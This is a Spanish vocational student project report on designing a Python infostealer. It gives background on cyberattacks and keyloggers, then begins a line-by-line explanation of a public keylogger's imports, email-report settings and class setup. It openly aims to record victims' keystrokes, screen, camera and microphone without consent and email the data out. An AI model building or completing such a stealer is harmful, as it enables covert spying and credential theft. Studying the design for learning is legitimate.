


# InfoStealer



Autores: Hugo Martínez e Iván Ortiz  
Tutor: David Álvarez  
Curso: 2º ASIX  
Centro: Vedruna Vall Terrassa

## **Abstract**

English: In this project we are going to investigate some public keyloggers and infostealers to learn how to code a new one by ourselves, we will code a brand new infostealer with some new function for it to be novel.

The code is going to be based in Python, we will learn how to code in Python and make our own functions, the infostealer will get information about the infected computer, for example: the ip, the pressed keys, the screen via record, the camera will film our victim, etc.

The method we will use to infect the victim is with an executable file, this file is going to be installed in the victim disk.

Our InfoStealer code will have a section with some function to pass the stolen data to our mail with automatic email sending,

The data is going to be sent by the infostealer periodically at every hour.

Catalan:

En aquest projecte investigarem alguns keyloggers i infostealers públics per aprendre a codificar-ne un de nou nosaltres mateixos, programarem un infostealer nou amb alguna funció nova perquè sigui innovador.

El codi estarà basat en Python, aprendrem a codificar en Python i a fer les nostres pròpies funcions, el robatori d'informació rebrà informació sobre l'ordinador infectat, per exemple: la ip, les tecles premudes, la pantalla via gravació, la càmera filmarà la nostra víctima, etc.

El mètode que utilitzem per infectar la víctima és amb un fitxer executable, aquest fitxer s'instal·larà al disc de la víctima.

El nostre codi InfoStealer tindrà una secció amb alguna funció per passar les dades robades al nostre correu amb enviament automàtic de correu electrònic,

L'infostealer envia les dades periòdicament a cada hora.

# Índice

<b>Introducción:</b>	<b>4</b>
<b>Qué son los ciberataques:</b>	<b>5</b>
¿Qué es la seguridad en Internet?	6
¿Cuáles son los objetivos de los ciberatacantes?	7
Tipos de ciberataques:	7
¿Que es un InfoStealer?	8
¿Cómo se infectan los usuarios?	8
<b>Origen del InfoStealer:</b>	<b>10</b>
<b>Derivaciones de InfoStealer: Keylogger:</b>	<b>11</b>
¿Qué es Python?	12
Funciones de Python:	12
Programación Orientada a Objetos (POO):	12
Hay dos tipos de lenguajes:	12
¿Por qué hemos elegido este proyecto?	14
<b>Programación en Python:</b>	<b>15</b>
Herramientas utilizadas para la creación del software:	15
¿Que es PyCharm?	16
¿Qué queremos implementar?	17
¿Cómo lo vamos a implementar?	18
<b>Analizamos un Keylogger:</b>	<b>19</b>
<b>Analizamos un InfoStealer:</b>	<b>28</b>
<b>Analizamos otro InfoStealer:</b>	<b>37</b>
<b>Comparación de funciones:</b>	<b>50</b>
(Tabla comparativa y comparación de código:)	50
<b>Primer diseño funcional:</b>	<b>51</b>
<b>Segundo diseño funcional:</b>	<b>53</b>
<b>Tercer diseño funcional:</b>	<b>57</b>
<b>Diseño final:</b>	<b>63</b>
<b>Cambios finales:</b>	<b>71</b>
<b>Plan de empresa:</b>	<b>72</b>
Aplicación a una empresa:	72
Resumen ejecutivo:	74
Objetivos:	74
Metodología:	74
Resultados esperados:	75
Conclusiones:	76
Descripción del producto:	77
Descripción del negocio y producto:	77
Mercado objetivo:	77
Puntos legales:	79
Análisis de mercado:	81

Investigación de la competencia:.....	81
Tendencias del mercado:.....	81
Oportunidades:.....	81
Amenazas:.....	82
Conclusión:.....	84
Plan de marketing.....	86
<b>Coste de desarrollo.....</b>	<b>90</b>
<b>Anexos.....</b>	<b>93</b>
<b>Conclusiones.....</b>	<b>97</b>

# Introducción:

En este proyecto de final de grado superior, nos embarcamos en la creación de nuestro propio infostealer con el propósito de incorporar nuevas e innovadoras funciones. Nuestra meta final es desarrollar un programa mucho más completo, eficaz e íntegro. Gracias al uso del lenguaje de programación Python, estamos seguros de que lograremos este objetivo de manera exitosa, generando buenas expectativas para aquellos usuarios que apliquen este sistema.

En este proyecto, ofrecemos un gran control sobre la víctima o usuario en el que se implementa el software, ya que hemos integrado una amplia variedad de funciones utilizando Python. Estas funciones nos permiten obtener una gran cantidad de información relevante.

Entre los tipos de información que podemos capturar se encuentran:

**Captura de pulsaciones de teclado:** El programa registrará las pulsaciones realizadas por el usuario, lo que nos permitirá acceder a información confidencial como contraseñas, mensajes o cualquier otro dato introducido a través del teclado.

**Captura de pantalla en tiempo real:** Seremos capaces de visualizar en tiempo real lo que aparece en la pantalla de la víctima o usuario. Esto nos permitirá acceder a información visual relevante que pueda estar siendo utilizada o mostrada en ese momento.

**Captura de cámara y micrófono en tiempo real:** A través del infostealer, podremos activar la cámara y el micrófono de la víctima o usuario, lo que nos permitirá obtener imágenes y grabaciones de audio sin su conocimiento o consentimiento.

**Dirección IP:** Mediante el programa, seremos capaces de obtener la dirección IP de la víctima o usuario, lo que nos proporcionará información útil para rastrear su ubicación o identificar su dispositivo en una red.

Estas son solo algunas de las opciones disponibles en nuestro infostealer. Con la implementación de estas funciones y más, buscamos ofrecer un programa versátil y completo que pueda abarcar un amplio rango de información relevante en cualquier contexto en el que se aplique.

Estamos entusiasmados con este proyecto y confiamos en que el resultado final será un software de calidad que cumpla con los estándares de seguridad y privacidad requeridos. Nuestra intención es crear una herramienta útil y potente, y estamos comprometidos en garantizar que se utilice de manera ética y responsable.

# Qué son los ciberataques:

Un ciberataque es una amenaza digital cada vez más común en la era tecnológica en la que vivimos. Se trata de una forma de ataque informático en la que se utilizan técnicas maliciosas para interrumpir, comprometer o dañar un sistema o red informática. Los ciberdelincuentes, también conocidos como hackers, emplean una variedad de métodos y herramientas para lograr sus objetivos, aprovechando las vulnerabilidades existentes en los sistemas.

Estos ciberataques pueden tener diferentes motivaciones y objetivos. Uno de los más comunes es el robo de información confidencial, como datos personales, contraseñas, información financiera o secretos comerciales. Los hackers buscan acceder a esta información valiosa para su propio beneficio económico o para su uso indebido.

Otro objetivo común de los ciberataques es interrumpir el funcionamiento normal de un sistema o red. Esto puede ser realizado mediante la inyección de malware o virus, que pueden corromper archivos, desactivar servicios esenciales o incluso bloquear por completo el acceso a un sistema. Estas interrupciones pueden tener consecuencias graves para individuos, empresas e incluso organizaciones gubernamentales, causando pérdidas financieras, daño a la reputación y paralización de operaciones críticas.

Además, algunos ciberataques tienen como objetivo causar daños físicos a través de la manipulación de sistemas industriales o infraestructuras críticas. Esto incluye ataques a sistemas de control industrial, redes eléctricas, sistemas de transporte o instalaciones de salud, entre otros. Estos ataques pueden tener repercusiones significativas en la vida cotidiana de las personas y en la seguridad de una nación.


Sin embargo, no todos los ciberataques tienen una motivación económica o destructiva. Algunos hackers realizan ataques simplemente por diversión o para demostrar sus habilidades técnicas, causando molestias y perturbaciones en los sistemas afectados. Estos ataques pueden manifestarse en forma de vandalismo digital, como defacement de sitios web, inundaciones de correo no deseado (spam) o ataques de denegación de servicio (DDoS), que saturan un sistema o red con una gran cantidad de solicitudes, sobrecargándolo y dejándolo inoperable temporalmente.

En resumen, los ciberataques representan una amenaza constante en el mundo digital, con diversos objetivos y consecuencias. Es fundamental que individuos, empresas y organizaciones tomen medidas proactivas para proteger sus sistemas y datos, empleando medidas de seguridad como firewalls, sistemas de detección y respuesta a incidentes, actualizaciones de software, contraseñas seguras y conciencia de los riesgos cibernéticos. La colaboración entre entidades públicas y privadas, así como la educación continua sobre ciberseguridad, son clave para hacer frente a esta creciente amenaza.

## ¿Qué es la seguridad en Internet?

Entendemos la ciberseguridad como las estrategias y acciones que realiza una empresa o individuo para proteger y defender sus activos digitales frente a posibles ciberataques como el robo de información y el control de dispositivos.

Es una rama de la informática cada vez más necesaria a medida que nuestros niveles de conectividad en línea se vuelven más altos y más frecuentes. En particular, los ataques cibernéticos son una amenaza constante para las empresas de todos los tamaños.



# ¿Cuáles son los objetivos de los ciberatacantes?

Los ataques cibernéticos ocurren porque una organización, actor estatal o individuo quiere una o más cosas, tales como:

1. datos financieros de la empresa
2. lista de clientes
3. Datos financieros del cliente
4. Bases de datos de clientes, incluida la información de identificación personal.
5. Dirección de correo electrónico e información de inicio de sesión
6. Propiedad intelectual como secretos comerciales o diseños de productos
7. Acceso a la infraestructura de TI
8. Servicios de TI, recibir pagos financieros
9. datos personales sensibles
10. Departamentos y agencias del gobierno de los Estados Unidos.

## Tipos de ciberataques:

En el entorno digital conectado de hoy, los ciberdelincuentes utilizan herramientas sofisticadas para lanzar ciberataques a las empresas.

Sus objetivos son las computadoras personales, las redes informáticas, la infraestructura de TI y los sistemas de TI. Algunos de los tipos más comunes de ciberataques son:

### **Troyano de puerta trasera :**

Un troyano de puerta trasera crea una vulnerabilidad de puerta trasera en el sistema de la víctima, dando al atacante un control remoto casi completo. Este troyano suele utilizarse para conectar un grupo de ordenadores de la víctima a una botnet o red de bots, pero los atacantes pueden utilizarlo para otros delitos cibernéticos.

### **Ataques de secuencias de comandos entre sitios (XSS):**

Los ataques XSS inyectan código malicioso en secuencias de comandos de aplicaciones o sitios web legítimos para obtener información del usuario, a menudo utilizando recursos web de terceros. Los atacantes suelen utilizar JavaScript para los ataques XSS, pero también se pueden utilizar Microsoft VCSript, ActiveX y Adobe Flash.



**Denegación de servicio (DoS):**

Los ataques de denegación de servicio distribuido (DoS) y DDoS (denegación de servicio distribuido) pueden reducir el rendimiento del sistema al sobrecargar los recursos del sistema, sobrecargarlos e impedir que respondan a las solicitudes de servicio. Este ataque se usa a menudo para configurar otro ataque.

túnel de ADN.

Los ciberdelincuentes utilizan túneles DN, un protocolo de transacción, para intercambiar pacíficamente datos de aplicaciones, como extraer datos, o establecer canales de comunicación con servidores desconocidos, como intercambios de comando y control (C&C)

**Túnel DNS:**

Los ciberdelincuentes utilizan túneles DNS, un protocolo de transacción, para intercambiar silenciosamente datos de aplicaciones, como extraer datos, o establecer canales de comunicación con servidores desconocidos, como intercambios de comando y control (C&C).

## ¿Que es un InfoStealer?

En los últimos años ha aumentado el uso de InfoStealers ofrecidos como Malware-as-a-Service (MaaS), cuya función principal es robar la mayor cantidad de información posible de los usuarios para luego venderla en el mercado negro o a personas específicas interesadas de los datos de la víctima. Las características específicas de cada malware varían según el nivel de desarrollo y capacidades de cada malware, pero la más importante y común es la de robar credenciales almacenadas en el navegador, sistema o servicios informáticos, y las últimas tendencias también se enfocan a la hora de robar billeteras de criptomonedas, este es un ataque que ha demostrado ser altamente rentable y poco conocido entre los usuarios más corrientes.

## ¿Cómo se infectan los usuarios?

La forma en que un usuario se infecta está determinada por el malware involucrado, pero el método de acceso inicial a la computadora generalmente no es muy diferente, pero generalmente está determinado por mecanismos de ingeniería social para lograr que el usuario ejecute voluntariamente el malware.

Acceso a través de un troyano: Este método se basa en el uso de aplicaciones o ciertos ejecutables que previamente contenían un código escrito por el atacante para ejecutar malware en segundo plano, al mismo tiempo que brindan la funcionalidad o los beneficios deseados sin darse cuenta de que se está robando información del sistema, como obtener acceso completamente al sistema y a sus archivos

Acceso a través de Phishing: Conocer el acceso a los sistemas para diversos fines a través de campañas de phishing, tanto dirigidas como generales, en ambos casos se logra a través de ingeniería social, con algunos correos electrónicos importantes o llamadas a la acción, abriendo el archivo adjunto enviado y finalmente descargando, y ejecutar el malware.

# Origen del InfoStealer

El origen del virus informático "Infostealer" es desconocido. Es un tipo de malware que se utiliza para robar información confidencial del sistema infectado, como contraseñas, información bancaria y otros datos sensibles. A menudo se distribuye a través de correos electrónicos de phishing, descargas de software malicioso o mediante el aprovechamiento de vulnerabilidades en el sistema. Es importante mantener el software de seguridad actualizado y ser cauteloso al abrir correos electrónicos o descargar archivos desde sitios web desconocidos para evitar la infección con Infostealer u otros virus informáticos.

Un virus informático "InfoStealer" es un tipo de malware que se especializa en robar información personal del sistema infectado. Estos virus pueden recopilar información como contraseñas, números de tarjetas de crédito, información de la cuenta bancaria, correos electrónicos y otros datos confidenciales.

Los virus "InfoStealer" pueden propagarse a través de varios medios, como correos electrónicos de phishing, descargas de software malicioso, sitios web infectados y dispositivos USB infectados. Una vez que un sistema ha sido infectado, el malware puede utilizar técnicas de ingeniería social para obtener información adicional del usuario.

Una vez que el virus "InfoStealer" ha recopilado información, puede enviarla a través de la red a un servidor controlado por los ciberdelincuentes. Estos ciberdelincuentes pueden utilizar esta información para cometer fraudes financieros, robar identidades y realizar otras actividades ilegales.

Para protegerse de los virus "InfoStealer", es importante mantener el software de seguridad actualizado, evitar abrir correos electrónicos sospechosos o de remitentes desconocidos, y no descargar software de sitios web no confiables. También es recomendable utilizar una contraseña fuerte y diferente para cada cuenta y habilitar la autenticación de dos factores donde esté disponible.

## Derivaciones de InfoStealer: Keylogger

Un keylogger es un programa informático que graba todas las pulsaciones del teclado. Las grabaciones se almacenan en el ordenador y pueden ser vistas en cualquier momento por cualquier persona con acceso, lo que lo convierte en una forma eficaz de controlar toda la actividad cuando se sospecha que alguien está haciendo algo que no debería, o se le quiere robar información con algún tipo de finalidad.

Los Keyloggers más utilizados son los keyloggers que se pueden utilizar de forma remota. Permiten al usuario capturar toda la actividad del teclado del ordenador en el que están instalados. Esto permite ver todos los sitios web visitados, las conversaciones de chat y los correos electrónicos enviados, las contraseñas introducidas e incluso lo que se tecleó durante transacciones delicadas como las compras.

Los Keyloggers tienen un gran impacto en la privacidad de nuestra información y comunicaciones, porque cuando funcionan correctamente, puede ser difícil saber que se están ejecutando en una computadora.

Todos los riesgos de los keyloggers están relacionados con la información que pueden capturar y registrar.

Si no sabes que todo lo que escribes en el teclado de tu dispositivo se está grabando, es posible que sin darte cuenta reveles contraseñas, datos bancarios, correspondencia y otra información confidencial a terceros. Los delincuentes pueden usar esta información y acceder a tu cuenta y luego saber que tu información confidencial está en riesgo.

Además de los peligros asociados con nuestros dispositivos electrónicos personales o comerciales, existe un riesgo particular asociado con los cajeros automáticos. También tienen un teclado para ingresar un PIN y realizar acciones que se pueden superponer con otra acción que recopila información. Por ello, aunque es difícil por la seguridad y los controles que se realizan en estos cajeros, también pueden ser blanco de ataques de keyloggers, lo que pone en riesgo el dinero y los datos de muchos usuarios. Así mismo, los terminales como dispositivos electrónicos pueden equiparse o conectarse a un sistema de registro de llaves.

# ¿Qué es Python?

Python (su delimitador es Py) es un lenguaje de programación donde podemos utilizar estructuras de datos avanzadas con una sintaxis elegante y sencilla. 1

Año tras año, Python gana popularidad entre las grandes empresas y profesionales debido a su versatilidad. Este lenguaje, combinado con potentes bibliotecas, te permite desarrollar operaciones matemáticas complejas y análisis estadístico, así como ejecutar proyectos web desde cero.

Python es uno de los lenguajes de programación más demandados y utilizados en la actualidad. Su fundador, Guido Van Rossum, lo creó con la intención de crear un lenguaje simple, general y eficiente apto para casi cualquier proyecto de desarrollo. Se podría pensar que su nombre se refiere a una serpiente, pero en realidad proviene de la serie "Monty Python's Flying Circus".

## Funciones de Python:

### Programación Orientada a Objetos (POO):

Al igual que otros lenguajes populares como Java, C++ o Javascript, Python es un lenguaje orientado a objetos. Un lenguaje orientado a objetos es un lenguaje que organiza el código en unidades llamadas clases y objetos. Esto permite que los programas representen conceptos cotidianos. En definitiva, con Python podemos expresarnos como lo hacemos en la vida real.

Python tiene un sistema de tipos dinámico, lo que significa que puede cambiar los tipos de datos subyacentes de las variables y el significado de las comparaciones a lo largo del tiempo. Esta flexibilidad puede hacer que los programas en Python sean más potentes que los escritos en otros lenguajes; sin embargo, puede dificultar la escritura de aplicaciones seguras. lenguaje interpretado:

### Hay dos tipos de lenguajes:

Compilados o interpretados como en el caso de Python. No es necesario compilar (convertir el lenguaje de los programas de ordenador en un equivalente) cuando se trabaja con Python, ya que los intérpretes que se utilizan con este lenguaje se encargan de ejecutar estos programas a través de sus propios scripts. Multiplataforma.

Python está disponible para todos los principales sistemas operativos como Linux, Windows, UNIX, Mac OS, etc. Es decir, este lenguaje se puede ejecutar en casi cualquier sistema operativo, siempre que exista un intérprete adecuado para ello.

### Tipo dinámico:

La escritura dinámica de Python significa que no es necesario escribir las variables. Se ingresan automáticamente en función de los valores que les asigna el tiempo de ejecución del lenguaje. Idiomas de código abierto:

Python es un lenguaje de código abierto, por lo que no hay una licencia paga para comenzar a usarlo.

### Amplio soporte:

Sus características y funciones hacen que este lenguaje sea muy interesante. Por eso, Python ha desarrollado una comunidad de usuarios muy grande, y puede ser útil cuando queremos encontrar información o pedir ayuda para desarrollar cualquier tipo de programa o algoritmo.

### Es versátil:

Como mencionamos, Python se usa en innumerables proyectos y aplicaciones diferentes. Los aspectos más destacados hasta ahora son:

- Aprendizaje automático (aprendizaje automático)
- Inteligencia artificial (IA)
- Desarrollo web
- Desarrollo de videojuegos
- Gestión financiera
- Big Data y análisis de datos
- Cálculo
- Visualización de datos
- Programación de aplicaciones

# ¿Por qué hemos elegido este proyecto?

Nos hemos decantado por este proyecto entre otros que teníamos en mente principalmente por estos tres motivos;

En primer lugar, al ser un proyecto de desarrollo de un software los recursos que se necesitan son muy bajos por lo cual sin tener que hacer uso de un patrimonio alto se puede empezar a realizar, lo que queremos decir es que con muy poco coste podemos conseguir buenos resultados. **(Económico)**

En segundo lugar, este proyecto nos brinda una excelente oportunidad para ampliar nuestros conocimientos en el campo del desarrollo de software. Al enfrentarnos a un desafío técnico como el desarrollo de un infostealer, podemos explorar nuevas áreas, aprender sobre la seguridad de la información, analizar técnicas de extracción de datos y mejorar nuestras habilidades de programación. Esto nos permitirá adquirir experiencia en un campo especializado y nos hará más versátiles como desarrolladores de software. **(Ampliar conocimientos de la seguridad de la información).**

En tercer lugar uno de los motivos que nos ha hecho escoger este proyecto es la alta disponibilidad que nos ofrecía, ya que con un dispositivo de pocos recursos, un software para desarrollar de pocos recursos, podíamos seguir avanzando con nuestro proyecto, desde prácticamente cualquier sitio y momento. **(Disponibilidad)**

En cuarto lugar, ha sido seleccionado gracias a su escalabilidad y la capacidad de expansión de sus funciones, lo que nos ofrece un amplio margen para definir el objetivo y lograr el resultado final deseado. Esto nos permite adaptar el software a medida que evolucione y crezca, garantizando su capacidad para satisfacer las necesidades futuras. Al aprovechar esta escalabilidad, estamos seguros de que podemos maximizar el potencial del software y obtener resultados óptimos a largo plazo. **(Escalabilidad y margen en el resultado final).**

Por último, el desarrollo de un software infostealer nos ofrece la oportunidad de aprender Python. Python es un lenguaje de programación versátil, ampliamente utilizado y con una amplia comunidad de desarrolladores, y es un lenguaje de programación que a nivel académico y profesional no habíamos utilizado, Al utilizar Python para el desarrollo de nuestro infostealer, podremos adentrarnos en los fundamentos del lenguaje, familiarizarnos con sus características y aprovechar las numerosas bibliotecas y herramientas disponibles. Esto nos permitirá expandir nuestras habilidades de programación y nos abrirá las puertas a un mundo de posibilidades en el desarrollo de software. **(Ampliar nuestro conocimiento en desarrollo de softwares).**

# Programación en Python:

## Herramientas utilizadas para la creación del software:

Las herramientas que vamos a utilizar para desarrollar este software va a ser una plataforma launcher llamada jetbrains toolbox en la cual tendremos diferentes softwares id para la programación con diferentes lenguajes,



En nuestro caso hemos instalado y hemos hecho uso del software ide (fleet).

Dentro de esta herramienta y al uso de Python hemos logrado nuestro objetivo que es de a través de distintas funciones creadas dentro de este software, lograr crear un sistema que pueda llegar a enviarnos información de un equipo informático.



Al hacer nuestros primeros intentos del programa con python en fleet, nos hemos dado cuenta que daba errores y no funcionaba correctamente por lo que optamos por cambiar de software ide de fleet a PyCharm el cual no nos da ningún tipo de error, y notamos mejor rendimiento ya que es un software más dedicado al python.



## ¿Que es PyCharm?

PyCharm es un potente entorno de desarrollo integrado (IDE) diseñado específicamente para programar en Python. Esta herramienta es ampliamente reconocida y utilizada por desarrolladores en todo el mundo debido a su amplia gama de características y funcionalidades que facilitan el proceso de desarrollo de software.



Una de las principales ventajas de PyCharm es su destacado resaltado de sintaxis, que permite una fácil identificación y comprensión de los elementos clave del código Python. Esto facilita la detección de errores y la escritura de código limpio y legible.

Otra característica destacada de PyCharm es su capacidad de auto-completado de código. A medida que se escribe el código, el IDE sugiere automáticamente opciones de finalización basadas en el contexto, lo que acelera el proceso de desarrollo y reduce la posibilidad de cometer errores tipográficos.

La depuración es otra funcionalidad fundamental en PyCharm. El IDE proporciona una interfaz intuitiva y completa para depurar y solucionar problemas en el código Python. Permite establecer puntos de interrupción, inspeccionar variables y seguir la ejecución paso a paso, lo que facilita la identificación y corrección de errores.

PyCharm también ofrece una amplia variedad de herramientas integradas para gestionar proyectos de Python. Permite administrar dependencias, controlar versiones con sistemas de control de código fuente como Git, y gestionar entornos virtuales, lo que contribuye a un desarrollo más organizado y eficiente.

Además de estas características clave, PyCharm también cuenta con un amplio ecosistema de complementos y extensiones que permiten a los desarrolladores personalizar y ampliar la funcionalidad del IDE según sus necesidades específicas.

## ¿Qué queremos implementar?

Una vez explicada la introducción a este proyecto sobre este infostealer vamos a comentar más en profundidad las diferencias que tendrá este frente a uno convencional o que podamos haber visto anteriormente.

1. Grabación y captura en M de la pantalla donde esté instalado nuestro software.
2. Grabación de audio a través de la captura del micro de la máquina donde se haya instalado nuestro software.
3. Captura de información de la ip pública del dispositivo infectado con nuestro software.
4. Enviado automatizado de la información captada de la víctima gracias al software.
5. Captura de posición del ratón y los clicks.

# ¿Cómo lo vamos a implementar?

Nuestra idea de implementar nuevas funciones basándonos en otros proyectos similares de código abierto, con la ayuda de foros en internet y tutoriales, es una excelente forma de acelerar el desarrollo y aprovechar el conocimiento y la experiencia de la comunidad de desarrolladores. Aquí hay una explicación detallada de cómo podemos abordar este enfoque:

**Identificación de las necesidades y objetivos del proyecto:** Antes de comenzar a buscar proyectos similares y recursos en línea, es importante tener claridad sobre las necesidades y objetivos específicos de nuestro proyecto. Determinar qué funcionalidades adicionales deseamos implementar y cómo se alinean con la visión general del proyecto.

**Investigación y búsqueda de proyectos similares:** Utilizaremos motores de búsqueda, plataformas de código abierto como GitHub y otros repositorios de código para buscar proyectos que sean similares o tengan funcionalidades relacionadas con las que deseamos implementar. Examina cuidadosamente estos proyectos y analiza su código fuente, arquitectura y soluciones implementadas para comprender cómo abordan los desafíos que nos interesan.

**Revisión de documentación y tutoriales:** La mayoría de los proyectos de código abierto y las bibliotecas populares tienen documentación completa que describe el uso y la implementación de sus funcionalidades. Consulta la documentación oficial, guías de inicio rápido y tutoriales disponibles. Estos recursos te proporcionarán una comprensión detallada de cómo utilizar y adaptar las funcionalidades de esos proyectos a nuestras necesidades específicas.

**Participación en foros y comunidades en línea:** Los foros en internet y las comunidades de desarrolladores son lugares donde puedes interactuar con otros desarrolladores y hacer preguntas sobre problemas específicos o desafíos que puedas encontrar durante el proceso de implementación. Participa en estos espacios, comparte tus ideas y preguntas, y aprovecha el conocimiento colectivo para obtener orientación y soluciones.

**Adaptación e integración de las funcionalidades:** Una vez que hayamos investigado y comprendido cómo funcionan las funcionalidades que deseamos implementar, adaptaremos y ajustaremos el código a nuestras necesidades específicas. Asegúrate de comprender bien el código y cómo se integra con el resto de nuestro proyecto. Realiza pruebas exhaustivas para asegurarte de que las nuevas funcionalidades funcionen correctamente y no entren en conflicto con las existentes.

**Atribución y cumplimiento de licencias:** Siempre es importante revisar las licencias asociadas con los proyectos de código abierto que utilizamos como referencia. Asegúrate de cumplir con los requisitos de atribución y licenciamiento adecuados, y de mantener la transparencia y el respeto por el trabajo de los desarrolladores originales.

# Analizamos un Keylogger

El script envía un informe de las capturas a un correo electrónico cada 60 segundos (a menos que se cambie el valor de la variable `SEND_REPORT_EVERY`).

Ahora, vamos a explicar línea por línea:

```
try:
    import logging
    import os
    import platform
    import smtplib
    import socket
    import threading
    import wave
    import pyscreenshot
    import sounddevice as sd
    from pynput import keyboard
    from pynput.keyboard import Listener
    from email import encoders
    from email.mime.base import MIMEBase
    from email.mime.multipart import MIMEMultipart
    from email.mime.text import MIMEText
    import glob
except ModuleNotFoundError:
    from subprocess import call
    modules = ["pyscreenshot", "sounddevice", "pynput"]
    call("pip install " + ' '.join(modules), shell=True)
```

Este código utiliza la estructura de control try-except para importar varias bibliotecas de Python y, si alguna de ellas no se encuentra instalada, instalarlas automáticamente utilizando el comando pip. La sección try importa las bibliotecas necesarias, mientras que la sección except ejecuta un comando subprocess.call() para instalar las bibliotecas faltantes.

En primer lugar, la sección try importa varias bibliotecas necesarias para el programa, incluyendo logging, os, platform, smtplib, socket, threading, wave, pyscreenshot, sounddevice, pynput, email.encoders, email.mime.base, email.mime.multipart, y email.mime.text. Cada una de estas bibliotecas se utiliza para una función específica en el programa.

A continuación, la sección except se ejecuta si alguna de estas bibliotecas no se encuentra instalada. En ese caso, se importa la biblioteca subprocess y se define una lista de módulos que necesitan ser instalados: pyscreenshot, sounddevice, y pynput. Luego se ejecuta un comando pip install para instalar automáticamente estos módulos.

En resumen, este código importa varias bibliotecas de Python necesarias para el programa y, si alguna de ellas no se encuentra instalada, las instala automáticamente utilizando el comando pip.

**finally:**

```
EMAIL_ADDRESS = "YOUR_USERNAME"
EMAIL_PASSWORD = "YOUR_PASSWORD"
SEND_REPORT_EVERY = 60 # as in seconds
class KeyLogger:
    def __init__(self, time_interval, email, password):
        self.interval = time_interval
        self.log = "KeyLogger Started..."
        self.email = email
        self.password = password
```

Este código define una clase llamada KeyLogger y asigna valores a varias variables al final del bloque try y del bloque except de código. La sección finally del código se ejecuta después de la ejecución del bloque try o except, independientemente de si ha ocurrido una excepción o no.

En primer lugar, el código asigna valores a tres variables: EMAIL\_ADDRESS, EMAIL\_PASSWORD, y SEND\_REPORT\_EVERY. EMAIL\_ADDRESS y EMAIL\_PASSWORD son cadenas que representan el nombre de usuario y la contraseña de una cuenta de correo electrónico que se utilizará más adelante en el programa. SEND\_REPORT\_EVERY es un número entero que representa el intervalo de tiempo, en segundos, entre cada envío de informe por correo electrónico.

A continuación, el código define una clase llamada KeyLogger. La clase tiene un método constructor llamado \_\_init\_\_ que toma tres argumentos: time\_interval, email, y password. Estos argumentos son utilizados para inicializar tres atributos de la clase: interval, log, email, y password. interval es el intervalo de tiempo, en segundos, entre cada registro de teclas. log es una cadena que contiene el registro de teclas capturado. email y password son las credenciales de la cuenta de correo electrónico utilizada para enviar los informes de registro de teclas.

En resumen, este código asigna valores a varias variables al final del bloque try o del bloque except, y define una clase llamada KeyLogger con un método constructor que inicializa varios atributos de la clase.

```
def appendlog(self, string):
    self.log = self.log + string
```

Este código define un método llamado appendlog dentro de una clase. El método toma un argumento string, que es una cadena de texto que se utilizará para actualizar el atributo log de la instancia de la clase.

